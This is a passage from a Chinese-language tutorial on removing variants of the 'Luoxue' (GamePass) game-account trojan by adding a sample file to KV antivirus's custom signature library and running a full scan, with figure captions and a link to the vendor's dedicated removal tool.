由于落雪木马变种很多，当你遇到了新的木马变种的时候，KV有可能识别不出来，而且落雪木马的病毒文件又很多，手动一个一个地删除很麻烦。这时候KV的"自定义样本库"功能就可以帮上大忙了，只要把木马文件其中的一个添加到自定义样本库中，再全盘扫描即可杀毒。具体操作如下：

首先在"**文件夹选项中**"显示隐藏文件和受保护的系统文件，操作如图8。

编辑样本库，如图9。

选择"**新建样本**"，如图10。

我们接着添加病毒样本，如图11。

最后命名样本，如图12。

点击关闭，完成样本库添加操作，如图13。

然后我们就可以扫描样本库，如图14。

可以看到查毒状态如图15。




图4 病毒伪装成系统工具




图5 注册表中位置




图6 扫描日志中可以看到启动项




图7 在D盘也有木马文件




图8 显示所有文件




图9 编辑样本库




图10 新建样本




图11 添加样本文件




图12 命名样本




图13 关闭




图14 扫描样本库




图15 查毒状态

选择杀毒，可以看到全部处理掉了，如图16。

大家可以体验一下DIY杀毒的乐趣，该未知病毒的添加过程适用于大多数未知病毒。如果用户觉得手动添加病毒文件操作复杂，还有更快捷的办法：下载江民科技的“落雪”(GamePass)木马专杀工具(http://www.jiangmin.com/download/TrojanKiller.exe)杀毒，如图17 。

